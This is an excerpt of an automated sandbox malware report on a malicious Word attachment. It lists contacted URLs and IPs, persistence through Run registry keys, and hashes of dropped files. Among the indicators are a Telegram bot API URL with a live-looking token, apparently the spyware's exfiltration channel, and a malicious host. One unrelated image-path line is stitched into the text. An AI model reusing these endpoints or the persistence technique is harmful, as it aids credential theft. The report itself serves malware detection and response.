http://www.jiyu-kobo.co.jp/j=	PROMZwFp385vXrN.exe, 0000000F.00000003.500643017.0000000005C28000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.501028952.0000000005C28000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.501470358.0000000005C28000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://cdn.entity.	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false	• URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://rpsticket.partnerservices.getmicrosoftkey.com	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://www.fontbureau.com/designers	PROMZwFp385vXrN.exe, 0000000F.00000003.514679156.0000000005C5D000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.507511308.0000000005C5D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://www.fontbureau.comalsF	PROMZwFp385vXrN.exe, 0000000F.00000003.508657318.0000000005C26000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.507273478.0000000005C24000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.507759248.0000000005C24000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://api.telegram.org/bot5187914704:AAHhM5YfeLYR_Ow0fgwMOZKO7je7btbh5DA/1673982758%discordapi%yyy	PROMZwFp385vXrN.exe, 00000011.00000002.621651605.00000000030C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.aadrm.com/	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false	• URL Reputation: safe	unknown
http://www.fontbureau.comlicY=	PROMZwFp385vXrN.exe, 0000000F.00000003.506521208.0000000005C24000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.507273478.0000000005C24000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.507759248.0000000005C24000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://wz5PFqmQeks9Nrk59.com	PROMZwFp385vXrN.exe, 00000011.00000002.628798614.0000000003332000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://api.microsoftstream.com/api/	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://www.fontbureau.com/designers/frere-jones.htmlN	PROMZwFp385vXrN.exe, 0000000F.00000003.505106593.0000000005C5D000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.505144546.0000000005C5D000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.505189322.0000000005C5D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://cr.office.com	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://www.fontbureau.comd$=	PROMZwFp385vXrN.exe, 0000000F.00000003.507273478.0000000005C24000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.507759248.0000000005C24000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.galapagosdesign.com/DPlease	PROMZwFp385vXrN.exe, 0000000F.00000002.597253732.0000000006E22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	PROMZwFp385vXrN.exe, 0000000F.00000002.597253732.0000000006E22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	PROMZwFp385vXrN.exe, 00000011.00000002.621651605.00000000030C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/Y=	PROMZwFp385vXrN.exe, 0000000F.00000003.501028952.0000000005C28000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.501470358.0000000005C28000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://tasks.office.com	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false	• URL Reputation: safe	unknown
http://https://my.microsoftpersonalcontent.com	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false	• URL Reputation: safe	unknown
http://https://store.office.cn/addinstemplate	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false	• URL Reputation: safe	unknown
http://https://messaging.engagement.office.com/	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	PROMZwFp385vXrN.exe, 00000011.00000002.621651605.00000000030C1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://www.odwebp.svc.ms	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false	• URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://web.microsoftstream.com/video/	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://www.carterandcone.coml	PROMZwFp385vXrN.exe, 0000000F.00000002.597253732.0000000006E22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://consent.config.office.com/consentcheckin/v1.0/consents	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://learningtools.onenote.com/learningtoolsapi/v2.0/Getvoices	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://ncus.contentsync.	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false	• URL Reputation: safe	unknown
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://weather.service.msn.com/data.aspx	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://api.telegram.org	PROMZwFp385vXrN.exe, 00000011.00000002.629483672.0000000003370000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://www.tiro.K%	PROMZwFp385vXrN.exe, 0000000F.00000003.496556163.0000000005C21000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.496660729.0000000005C22000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.telegram.org/bot5187914704:AAHhM5YfeLYR_Ow0fgwMOZKO7je7btbh5DA/	PROMZwFp385vXrN.exe, 00000011.00000002.621651605.0000000030C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://pushchannel.1drv.ms	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://www.galapagosdesign.com/staff/dennis.htm;	PROMZwFp385vXrN.exe, 0000000F.00000003.509829844.0000000005C5D000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.509981461.0000000005C5D000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.509871998.0000000005C5D000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.510314930.0000000005C5D000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.510347822.0000000005C5D000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.509783839.0000000005C5D000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.510270514.0000000005C5D000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://wus2.contentsync.	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	PROMZwFp385vXrN.exe, 0000000F.00000002.597253732.0000000006E22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/ios	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://www.fontbureau.comedta	PROMZwFp385vXrN.exe, 0000000F.00000003.504476580.0000000005C24000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://entitlement.diagnostics.office.com	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://www.fontbureau.com6=	PROMZwFp385vXrN.exe, 0000000F.00000003.506521208.0000000005C24000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.508657318.0000000005C26000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.507273478.0000000005C24000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.507759248.0000000005C24000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://outlook.office.com/	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://www.carterandcone.com.	PROMZwFp385vXrN.exe, 0000000F.00000003.497239392.0000000005C43000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/jp/e=	PROMZwFp385vXrN.exe, 0000000F.00000003.501028952.0000000005C28000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://storage.live.com/clientlogs/uploadlocation	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://www.typography.netD	PROMZwFp385vXrN.exe, 0000000F.00000002.597253732.0000000006E22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontfabrik.com	PROMZwFp385vXrN.exe, 0000000F.00000002.597253732.0000000006E22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.org4	PROMZwFp385vXrN.exe, 00000011.00000002.629483672.0000000003370000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.monotype.s	PROMZwFp385vXrN.exe, 0000000F.00000003.504305788.0000000005C5D000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://substrate.office.com/search/api/v1/SearchHistory	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	PROMZwFp385vXrN.exe, 00000011.00000002.621651605.00000000030C1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/e=	PROMZwFp385vXrN.exe, 0000000F.00000003.500643017.0000000005C28000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.501470358.0000000005C28000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://www.fontbureau.comrsiv	PROMZwFp385vXrN.exe, 0000000F.00000003.507273478.0000000005C24000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.507759248.0000000005C24000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fonts.com	PROMZwFp385vXrN.exe, 0000000F.00000002.597253732.0000000006E22000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	PROMZwFp385vXrN.exe, 0000000F.00000002.597253732.0000000006E22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://graph.windows.net/	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://devnull.onenote.com	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://messaging.office.com/	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://skyapi.live.net/Activity/	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false	• URL Reputation: safe	unknown
http://www.tiro.comf(	PROMZwFp385vXrN.exe, 0000000F.00000003.496556163.0000000005C21000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.496660729.0000000005C22000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.cortana.ai	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false	• URL Reputation: safe	unknown
http://https://messaging.action.office.com/setcampaignaction	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://visio.uservoice.com/forums/368202-visio-on-devices	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://staging.cortana.ai	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/embed?	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://augloop.office.com	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://www.jiyu-kobo.co.jp/jp/	PROMZwFp385vXrN.exe, 0000000F.00000003.500643017.0000000005C28000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.501028952.0000000005C28000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.501470358.0000000005C28000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/file	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://prod.mds.office.com/mds/api/v1.0/clientmodeldirectory	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://https://api.diagnostics.office.com	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high
http://www.fontbureau.com/designers/cabarga.htmlN	PROMZwFp385vXrN.exe, 0000000F.00000002.597253732.0000000006E22000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn	PROMZwFp385vXrN.exe, 0000000F.00000003.496449471.0000000005C42000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000002.597253732.0000006E22000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.496074815.0000000005C1F000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.496494097.0000000005C43000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.496292759.0000000005C42000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.496697085.0000000005C43000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.496527277.0000000005C43000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/w=	PROMZwFp385vXrN.exe, 0000000F.00000003.501470358.0000000005C28000.00000004.00000800.00020000.00000000.sdmp, PROMZwFp385vXrN.exe, 0000000F.00000003.502412410.0000000005C23000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://store.office.de/addinstemplate	059BE406-184C-47DB-8766-13F9D87050E0.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
64.185.227.156	api4.ipify.org	United States		18450	WEBNXUS	false
118.27.125.229	pzsrblog.com	Japan		7506	INTERQGMOInternetIncJP	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	770660
Start date and time:	2022-12-20 14:13:24 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Payment copy_2911022.docx.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winDOC@18/35@9/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, sdiagnhost.exe, mrxdav.sys, WMIADAP.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.32.24, 20.234.90.154, 20.223.130.133
- Excluded domains from analysis (whitelisted): client.wns.windows.com, prod-w.nexus.live.com.akadns.net, config.officeapps.live.com, prod.configsvc1.live.com.akadns.net, ctldl.windowsupdate.com, nexus.officeapps.live.com, officeclient.microsoft.com, europe.configsvc1.live.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:16:10	API Interceptor	1x Sleep call for process: PROMZwFp385vXrN.exe modified
14:16:34	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run PMoZbw C:\Users\user\AppData\Roaming\PMoZbw\PMoZbw.exe
14:16:43	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run PMoZbw C:\Users\user\AppData\Roaming\PMoZbw\PMoZbw.exe
14:16:46	API Interceptor	1x Sleep call for process: PMoZbw.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PROMZwFp385vXrN.exe.log

Process:	C:\Users\user\AppData\Roaming\PROMZwFp385vXrN.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87
SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F F8
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Ve rsion=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72 e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Cultur e=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly \NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Con figuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.accdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Microsoft Access Database
Category:	dropped
Size (bytes):	528384
Entropy (8bit):	0.4753811856098096
Encrypted:	false
SSDEEP:	768:/fXyy8gcryGVCINYqP2oiS+XpFY/7B8yk/bgCBH0Zz7kj/1I:/fCCBH057YdI
MD5:	2FBB6AD85C9B8A3CFF19503506735D17
SHA1:	73AFEA2A4F15EFAACFAEA846C6A628DA84C04CEB
SHA-256:	24036F80ABF535E77E8537BA2F5D315CD13AAE6173BFA758DA10A09858674123
SHA-512:	2879BDB5F6F8E59A50FF197A95DE9A0665B6D98AC427A24E3079790424F725EC7476A74D052D1F34E2E5E1823F39420937D5C6D44D1C8582FB3B4C90A3BC087D
Malicious:	false

Preview:	....Standard ACE DB.....n.b`..U.gr@?..~.....1.y..0...c...F...N.T.7.....(.`..`';{6....[.C...3G.y[..|*..|.....59h..f_...$.g..'D...e....F.x....-b.T...4.0..... ....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.ini

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	36
Entropy (8bit):	2.730660070105504
Encrypted:	false
SSDEEP:	3:5NixJlElGUR:WrEcUR
MD5:	1F830B53CA33A1207A86CE43177016FA
SHA1:	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
SHA-256:	EAF9CDC741596275E106DDDCF8ABA61240368A8C7B0B58B08F74450D162337EF
SHA-512:	502248E893FCFB179A50863D7AC1866B5A466C9D5781499EBC1D02DF4F6D3E07B9E99E0812E747D76734274BD605DAD6535178D6CE06F08F1A02AB60335DE06
Malicious:	false
Preview:	C.e.n.t.r.a.l.T.a.b.l.e...a.c.c.d.b.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.laccdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.4172860556164644
Encrypted:	false
SSDEEP:	3:LVXHaV:R3u
MD5:	546B1C7D84776ECF38D2210A8F145AF4
SHA1:	F22B54B7CC0AAA9ABDA0474B22270004B547361A
SHA-256:	9C1FD366ED3B66F2AB4715459B87CD8B7F289C9ED0C7DAE480D71A8727E23734
SHA-512:	B278A80D43CAE9D873C839FBE49E1C7196E497E6CA96E2192C9E25B38C3EE5974AA18417D09C685FE64008286FF016E8B87F0EA4521E2DE6B4E40578253C280
Malicious:	false
Preview:	061544. Admin.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\059BE406-184C-47DB-8766-13F9D87050E0

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	151489
Entropy (8bit):	5.3565536880159055
Encrypted:	false
SSDEEP:	1536:F+C7/gUbB5BQguwU1Q9DQe+zQVk4F77nXmvidlXRHE6Lcz6l:f2Q9DQe+zwXel
MD5:	8A142F0A7799ABC0DA586FCE6D4EDA59
SHA1:	0685020CC7946554AE9EBDDA80000A69A971AECF
SHA-256:	50684A258415BF9A08B3D8177FD499FF55F8131EA513828443672A274E175C62
SHA-512:	CA7CBB4B5A5A59559C8D6DF8A5EFB9DB95C6A1D1EF2CCDB6783532EA984B6ABB8843924A56595A546B2FEAAEFB0DB918D33D06379D43953C48256F483A033B8
Malicious:	false
